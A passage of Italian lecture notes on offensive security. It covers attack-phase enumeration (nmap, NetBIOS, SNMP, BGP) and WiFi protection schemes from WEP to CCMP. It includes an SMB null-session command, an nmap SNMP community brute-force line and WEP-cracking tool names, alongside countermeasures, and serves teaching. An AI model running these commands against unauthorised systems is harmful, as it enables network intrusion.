Nelle fase di footprinting si raccolgono tutte le informazioni possibili. Nella fase di scanning si ispeziona il perimetro di un'organizzazione indentificando quali processi esistono e quali porte sono aperte. Finalmente nella fase di enumeration si fa il *probing* dei servizi, ossia letteralmente si va a bussare a ciascun servizio alla ricerca di vulnerabilità. Tale attività conclude la fase di preparazione all'attacco e di riconoscimento dell'obiettivo.

La fase di enumeration richiede dunque un comportamento attivo. Si faranno tante query e si apriranno tante connessioni. Dunque è un'attività più invasiva e per questo più tracciabile (ad esempio tramite logging).

Le informazioni che vengono maggiormente cercate sono:

- Nomi di account utente per cercare di scoprirne la password³⁹.
- Risorse condivise mal configurate.
- Versioni non troppo aggiornate di moduli software, possibilmente buggati.

³⁹Magari a forza bruta.

Per tale ragione come si può facilmente notare la fase di enumeration dipende fortemente sia dalla fase di scanning che dai risultati di quest'ultima. In particolare dunque la fase di enumeration cambierà radicalmente se stiamo trattando un sistema Windows, Unix-based, un applicativo lato server scritto in Java e così via. Le attività di enumeration e quelle di scanning sono dunque molto interscambiabili, fino ad arrivare ad essere indistinguibili nel caso dell'Hacking di reti wi-fi. La fase in cui si cerca di comprendere il sistema operativo in esecuzione sul target viene chiamata *banner grabbing*⁴⁰.

1 Version Scanning

Con il tool nmap si può fare *version scanning* tramite lo switch (-sV). In tal caso lo scambio di pacchetti prevede che si mandino un numero superiore di pacchetti.

In particolare inizialmente si mandano dei pacchetti SYN in attesa di un SYN + ACK. Una volta ricevuti si manda il segmento RST. Tale operazione viene ripetuta più volte.

Dopodiché si chiude la connessione e si inizia a fare l'attività di banner grabbing, tramite richieste HTTP. Il tipo di servizio ad esempio può essere recuperato nel campo *SERVER* dell'header *HTTP* dei pacchetti di risposta.

⁴⁰Oppure anche *Service Fingerprinting*.

2 Vulnerability Scanning con OpenVAS

OpenVAS è uno strumento usato anche a livello professionale che fa una scansione e un report sulle vulnerabilità di un sistema. Si veda il link <https://openvas.org/>. Il tool è presente su Kali Linux. Tutte le vulnerabilità sono mappate in base alle tassonomie note quali il database pubblico *CVE* (*Common Vulnerabilities and Exposures*), disponibile al seguente link: <https://cve.mitre.org/>

3 Enumeration manuale

I protocolli e i sistemi più noti per ottenere informazioni sono:

- SMTP.
- TFTP.
- Telnet.
- FTP.

e tanti altri.

Il servizio *Finger* ad esempio consente di reperire gli utenti in sistemi Unix-based. Il servizio è tipicamente disabilitato nei sistemi più recenti, ma se esiste è collocato alla porta 79. Sfruttando HTTP con Netcat è possibile, inviando una richiesta HEAD, conoscere l'header di risposta e ottenere informazioni interessanti su chi ci sta rispondendo. Il servizio *MSRPC* (*Microsoft Remote Procedure Call*) sulla porta 135 può essere sfruttato per fornire informazioni circa la presenza di servizi

e applicazioni sulla macchina target. Un comando tipico può essere il seguente, che sfrutta ancora una volta nmap.

```
$ nmap [HOST] -script=msrpc-enum
```

4 Enumeration con NetBIOS

Altro servizio interessante lato Microsoft è *NetBIOS*, tipicamente sulla porta 137. Si inserisce nel contesto del lavoro di gruppo su reti Microsoft. È stato il modo standard per realizzare comunicazione distribuita in reti Microsoft. È stato rimpiazzato dal DNS, ma continua ad esistere ed essere presente. I tool per fare enumerazione su NetBIOS sono⁴¹:

- *net view*.
- *nltest*.
- *nbtstat*.
- *nbtscan*.

Contromisure all'enumeration tramite NetBIOS Contromisure possono essere:

- Restringere l'accesso alla porta 137 UDP.
- Disabilitare servizi *Alerter* e *Messenger* sui singoli host.
- Disabilitare NetBIOS su TCP/IP nelle proprietà delle schede di rete dei singoli host.

⁴¹Si faccia attenzione che i tool per fare enumeration su sistemi Microsoft non sono disponibili soltanto su PC con OS Microsoft, ma ad esempio sono presenti anche in Kali Linux.

4.1 Il tallone d'Achille di NetBIOS: SMB null session attack

Anche detto *anonymous connection*, sfrutta una vulnerabilità del protocollo *SMB* (*Server Message Block*). Tale protocollo rappresenta la base per i servizi Microsoft nella condivisione di file.

Il comando potrebbe essere il seguente:

```
C:> net use \\[HOST]\IPC\$ "" /u:""
```

Dove:

- \\ sta per “at”.
- IPC\$ è una sorta di folder virtuale nota come la risorsa condivisa di *Internet Process Comunication*. Tale cartella può essere montata su un computer e controllata da remoto. Dunque ancora una volta si sfrutta una risorsa lecita in maniera illecita.
- ”” è la password “null” fornita.
- /u:”” è lo username “anonimo”.

Se questa connessione da remoto ha successo e si riesce a montare in locale la cartella condivisa da remoto, l’attaccante può iniziare a spillare informazioni come chiavi di registro, cartelle condivise, informazioni di rete, utenti, gruppi e così via⁴².

Esistono dei tool per automatizzare la null session. Fra questi:

- *Winfingerprint*⁴³.

⁴²L’equivalente Unix è *NFS* (*Network File System*).

⁴³<https://github.com/kkuehl/winfingerprint>

- *NBTenum*⁴⁴.
- enum4linux (in ambiente Linux)⁴⁵.

Contromisure a SMB null session Naturalmente è possibile filtrare le porte (tipicamente 139 e 445), disabilitare il servizio SMB sui singoli host. Configurare il flag “RestrictAnonymous” nel registro di sistema. Si noti che alcuni potenti e recenti tool di attacco sanno aggirare queste configurazioni.

5 Enumeration con SNMP

Il protocollo *SNMP*, che sta per *Simple Network Management Protocol*, è utilizzato per la gestione semplice di dispositivi in rete. Consiste nell'installare sui dispositivi da controllare alcuni “agenti”, e sulle macchine da utilizzare per controllarli dei tool di gestione e comando. In passato, almeno nelle prime versioni, questo protocollo era incredibilmente vulnerabile e si occupava poco di sicurezza⁴⁶ Ad esempio in passato vi erano una gestione molto morbida dell'accesso: password di default (Es. “public”) potevano essere utilizzate per accedere a SNMP in modalità read-only. I dati venivano poi conservati in una struttura chiamata *MIB* (*Management Information Base*).

Un comando che automatizza una scansione per fare enumeration SNMP (e che ancora una volta sfrutta nmap) può essere il seguente:

```
$ nmap -sU -p161 --script snmp-brute  
-script-args snmpelist=community.lst [SUBNET]
```

⁴⁴<http://nbtenum.sourceforge.net/>

⁴⁵<https://tools.kali.org/information-gathering/enum4linux>

⁴⁶Tanto da guadagnarsi un nuovo significato per l'acronimo SNMP: *Security Not My Problem*.

Al comando dunque si passa una lista di nomi community più noti, e per i quali vi è una maggiore possibilità di effettuare l'accesso SNMP. Di seguito si mostra un'immagine che fornisce una descrizione della struttura ad albero della MIB SNMP.




Figura 4.1: Struttura della MIB SNMP

Il processo di scansione di una MIB parte dall'alto e discende lungo l'albero. In particolare è possibile fare quella che si chiama “SNMP walk”, ossia letteralmente passeggiata nella MIB. Il tool che consente di fare ciò è *snmpwalk*.

5.1 Contromisure all'enumeration tramite SNMP

Disabilitare SNMP sui singoli host. Importante è configurare nomi di community non banali. La versione 3 di SNMP è implementata sicuramente meglio.

6 Enumeration con BGP

Il protocollo di routing *BGP* (*Border Gate Protocol*) è un protocollo fra sistemi autonomi che funziona con vettori di percorsi.

Le query potrebbero essere fatte all'ARIN. Un altro progetto interessante è il *Route Views Project* dell'Università dell'Oregon, presente al seguente link: <http://routeviews.org/>. È possibile vedere anche <https://www.caida.org/home/>. Tramite telnet è possibile collegarsi a dei router BGP offerti da Route Views. Tramite semplici comandi è possibile mostrare il percorso verso un IP.

Per cosa può essere utile una cosa del genere? Supponiamo di avere a disposizione un indirizzo IP di cui non si conosce altro. Basta collegarsi a Route Views e fare una query BGP per riuscire a risalire a tante informazioni utili legate all'indirizzo IP.

Capitolo 5

Sicurezza e Hacking in reti WiFi

Studieremo innanzitutto lo standard *IEEE 802.11*, che rappresenta il protocollo fondamentale per la comunicazione in reti mobili. Si ricordi che in tale protocollo per comunicare si fa una *Request to Send* e si attende una *Clear to Send* dall'access point. Il valore che indica la durata della mia trasmissione si chiama *duration*, e dunque quando le altre stazioni devono condividere il mezzo (l'etere) per comunicare, leggono il valore del campo *duration* e sanno che devono attendere un certo numero di tempo prima di poter trasmettere. L'utilizzo del mezzo wireless consente a chiunque (in un determinato raggio) di ascoltare i dati trasmessi. I soggetti appartenenti alla rete devono però necessariamente autenticarsi. Naturalmente nella comunicazione andranno garantite confidenzialità e integrità⁴⁷.

⁴⁷Per quest'ultima si parlerà ovviamente di una checksum.

1 Approccio WEP

L'approccio *WEP* (*Wired Equivalent Privacy*), oggi deprecato⁴⁸, è stato probabilmente il primo tentativo di garantire sicurezza in ambito di reti mobili. Tale tentativo è risultato fallimentare. Con gli strumenti oggi disponibili in presenza di una rete protetta con approccio WEP sarà piuttosto semplice riuscire a risalire alla chiave. WEP è basato su un algoritmo noto come *RC4*, che sfrutta la crittografia a chiave simmetrica e uno stream cipher. Sebbene questo algoritmo non sia mai stato reso noto, oggi ampi studi di reverse engineering si è risaliti perfettamente all'algoritmo.

1.1 Meccanismo di funzionamento dell'algoritmo RC4

Il dati vengono cifrati a partire da una chiave denominata *keystream* usata per ottenere la sequenza cifrata mediante un'operazione di XOR. Ricordiamo che lo XOR vale “vero” se e solo se i due bit sono diversi. Di seguito si richiama la tabella di verità dello XOR logico.

A	B	$A \oplus B$
0	0	0
1	0	1
0	1	1
1	1	0

Tabella 5.1: Tabella di verità XOR

⁴⁸802.11/2007

Si noti che l'operazione di XOR è equivalente alla somma fra i bit.

In tale maniera, scelta una chiave è possibile ottenere una cifratura dei dati. Se si riapplica lo XOR alla sequenza cifrata si riottengono i dati di partenza⁴⁹.

dati	keystream	seq. cifrata	keystream	dati
0	1	1	1	0
1	1	0	1	1
0	1	1	1	0
1	0	1	0	1
1	0	1	0	1
0	1	1	1	0
0	0	0	0	0
0	1	1	1	0
1	0	1	0	1

Figura 5.1: Un esempio di dati cifrati mediante operazione XOR fra dati e una keystream

Esistono un primo problema: l'unico approccio che rende sicuro il protocollo WEP sarebbe quello di riuscire a scegliere una chiave in maniera totalmente casuale. Spesso questo è realmente difficile soprattutto quando implementato in un computer. Quando si chiede ad un computer di generare numeri casuali, lui come prima cosa setta un seme, dopodiché genera dei numeri in base a questo. Di fatto siamo di fronte ad un generatore di numeri pseudocasuali.

Ma vediamo nel dettaglio come funziona l'algoritmo. L'integrità dei dati (cifrata anch'essa!) viene verificata su un “pacchetto” di dati noto come MPDU, aggiungendo un campo noto come *ICV* (*Integrity Check Value*), ossia una checksum che viene calcolata con un altro

⁴⁹Poiché l'approccio è a chiave simmetrica.

algoritmo, il *CRC-32* (*Cicle Redundancy Check*). La keystream per cifrare (dati + ICV) viene poi calcolata nel seguente modo:

- Il generatore di numeri pseudocasuali riceve come seme una stringa formata dalla *chiave WEP* (a 40 o 104 bit) + un vettore di inizializzazione *IV* (24 bit).

In questo modo come si può notare il keystream ha una porzione fissa (chiave WEP) e una variabile (Inizialization Vector) che cambia per ogni MPDU. Quando si vuole comunicare dunque, è necessario scambiare anche il vettore IV.

Vediamo tutto ciò riassunto in una immagine




Figura 5.2: Flusso di esecuzione dell'algoritmo WEP. Le due lineette verticali rappresentano l'operatore di concatenazione di bit

Si noti come il vettore di inizializzazione viene trasferito insieme al messaggio cifrato.

La seguente figura mostra come de-incapsulare il messaggio.




Figura 5.3: De-incapsulatore di messaggi cifrati. Si noti che sono necessari dei comparatori di stringhe

Quali sono alcuni problemi che questa implementazione porta con sé? Innanzitutto se la chiave WEP non è cambiata spesso può facilmente diventare di dominio pubblico. Alcune implementazioni iniziali sceglievano IV in maniera fissa e non casuale. Un altro problema nasce dal fatto che il calcolo della checksum è in chiaro e viene poi cifrato. Questo significa sostanzialmente che confidentiality e integrity sono affidate alla medesima chiave. È un po' come avere due cassaforte protette dalla stessa chiave: una volta bucata una risulta bucata anche l'altra. Dunque un programmatore attento dovrebbe proteggere entrambe ma quantomeno sfruttando chiavi diverse (o addirittura algoritmi diversi). Inoltre ICV protegge soltanto il payload ma non gli header della frame 802.11. Questo comporta che WEP è vulnerabile ad attacchi di tipo replay e hijacking. Tool per crackare chiavi WEP sono *AirSnort*, *WEP Crack*, *Aircrack-ng*, *Aerodump* e così via.

2 Autenticazione su una rete WiFi con WEP

Parliamo tipicamente di *BSS* (*Basic Service Set*), ossia un dominio con un access point, e di un *ESS* (*Extended Service Set*), come il WiFi Unina, ossia una rete estesa con vari access point che però comunicano lo stesso identificativo di rete SSID. Esistono sostanzialmente due tipi di autenticazione:

- *Open System*: non c'è algoritmo di autenticazione, ma l'access point ha una whitelist di indirizzi MAC. Bastano due messaggi per autenticarsi.
- *Shared Key* (chiave WEP): l'autenticazione consiste nello scambio di 4 frame.
 1. La stazione chiede di autenticarsi dichiarando di conoscere la chiave WEP condivisa.
 2. L'access point mette alla prova la stazione inviando un testo di prova generato pseudocasualmente.
 3. La stazione incapsula il testo usando la chiave WEP.
 4. L'access point conferma il successo dell'autenticazione se dopo aver de-incapsulato il frame, l'ICV è corretto, ossia l'integrity è verificata.

3 Reti WiFi post WEP

3.1 Approccio TKIP

L'approccio *TKIP* (*Temporal Key Integrity Protocol*) è stato un tentativo di rendere sicure le schede già presenti sul mercato mettendo una pezza tramite una patch al firmware. In seguito si diffuse il protocollo *CCMP* (*Counter mode with Cipher-block chaining MAC Protocol*). Questo non era retrocompatibile con TKIP e WEP.

3.1.1 Approccio TKIP per la protezione di reti WiFi

TKIP calcola un codice di integrità denominato *MIC* (*Message Integrity Code*) in cui protegge:

- Destination Address (DA).
- Source Address (SA).
- Priority.
- L'intero payload della MSDU.

Ricordiamo che questa è una novità rispetto a WEP in quanto quest'ultimo non calcolava la checksum sugli header delle frame 802.11. Per la codifica vengono usate chiavi diverse. La funzione di codifica è chiamata “Michael”. Dopo la codifica viene concatenato il MIC. Lo standard poi impone che se in 60 secondi ho due controlli di integrità falliti, la stazione deve stare muta per 60 secondi. Questo serve per

evitare attacchi di tipo Denial of Service. La MSDU viene divisa in frammenti di MPDU sui quali viene ancora utilizzato WEP. In che modo? Proteggo ogni frammento da attacchi di tipo replay con un sequence number, per cui il protocollo prende il nome di *TKIP Sequence Number*.

La chiave WEP a questo punto viene generata a partire dal TSC (un counter a 48 bit ogni volta che viene aggiornata la chiave TKIP), dal Trasmission Address TA e una *TK* (*Temporal Key*). In questo caso la chiave WEP non è nota a priori ma cambia dinamicamente con il sequence counter. Il flusso di esecuzione è descritto nella seguente figura




Figura 5.4: Incapsulamento dei messaggi tramite TKIP e WEP

Mentre per il de-incapsulamento.




Figura 5.5: De-incapsulamento dei messaggi tramite TKIP e WEP

3.2 Approccio CCMP

Basato su un algoritmo di tipo cipher-block con autenticazione come *AES (Advanced Encryption Standard)*. CCMP garantisce, come TKIP, autenticità e integrità del frame body e di parte dell'header. Non usa la crittografia WEP, dunque non è compatibile a livello hardware con le schede WEP.




Figura 5.6: Incapsulamento dei messaggi tramite CCMP

Per quanto riguarda il de-incapsulamento.




Figura 5.7: Incapsulamento dei messaggi tramite CCMP

4 Autenticazione

Per i due protocolli abbiamo la necessità di avere:

- Per TKIP 2 chiavi:
 1. La chiave MIC per l'algoritmo Michael per il controllo dell'integrità.
 2. La chiave TK per generare il seed di RC4.
- Per CCMP 1 sola chiave che fa sia crittografia che integrità.

4.1 Associazione




Figura 5.8: Associazioni in reti WiFi

L'access point invia dei segnali (delle frame) a intervalli regolari per annunciare la sua presenza. In queste frame l'access point invia anche

i sistemi di cifratura e autenticazione che supporta. Nella richiesta di autenticazione la stazione seleziona un metodo di associazione e cifratura. L'access point può rifiutare l'associazione se il metodo di associazione o di cifratura non sono supportati.

4.2 Autenticazione con 802.1X




Figura 5.9: Autenticazione in reti WiFi

Il protocollo prevede 3 attori principali;



Figura 5.10: Componenti del protocollo 802.1X

Dunque abbiamo:

- *Supplicant*: ossia l'host che intende (“supplica”) di connettersi.
- *Authentication Server*: spesso non situato sulla rete, è il server che garantisce e gestisce le richieste di autenticazione.
- *Authenticator*: deputato al controllo dell'accesso alla rete.

Le comunicazioni fra questi attori avvengono tramite due protocolli:

- *EAPOL* (*Extensible Authentication Protocol Over LAN*) fra Supplicant e Authenticator.
- *RADIUS* fra Authenticator e Authentication Server.

Dunque l'Authenticator ha la funzione di bridge. Il protocollo EAP fornisce uno scheletro che supporta diversi sistemi di autenticazione. Fra questi:

- MD-5

- One-Time Password
- Generic Token Card
- TLS
- MSCHAPv2

è definito in RFC 3748.

4.2.1 Scambio di messaggi nell'autenticazione 802.1X

Lo scambio di messaggi che avviene fra i tre protagonisti dell'autenticazione è il seguente.

